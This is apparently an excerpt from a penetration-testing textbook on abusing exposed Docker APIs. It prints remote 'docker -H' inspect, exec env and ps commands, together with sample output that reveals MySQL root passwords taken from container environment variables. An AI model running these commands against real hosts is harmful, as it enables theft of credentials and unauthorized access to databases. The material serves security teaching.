
Figure 19.83: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available environment variables on the Docker host. Executing the "**`env`**" command on a container returns all the details, including the credentials used to initiate the containers.


Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```



```
bash-3.2$ docker -H [docker remote host] inspect [container name]


Here is some of the output:

"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",
"Created": "2019-02-14T19:48:53.860995239Z",
...
"Config": {
    "Env": [
       "MYSQL_ROOT_PASSWORD=password",
       ...
     ]
```

Figure 19.84: Screenshot of Docker showing the results of the Docker inspect command



```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

Figure 19.85: Screenshot of Docker showing the results of the env command

Querying databases

After retrieving credentials, attackers can execute queries on MySQL containers to retrieve sensitive information stored in the database tables.

Run the following command to find the MySQL containers on the target Docker host:


```
$ docker -H [docker remote host] ps | grep mysql
```

Now, run the following command to retrieve the MySQL credentials:

```
$ docker -H [docker remote host] exec -i some-mysql env
```

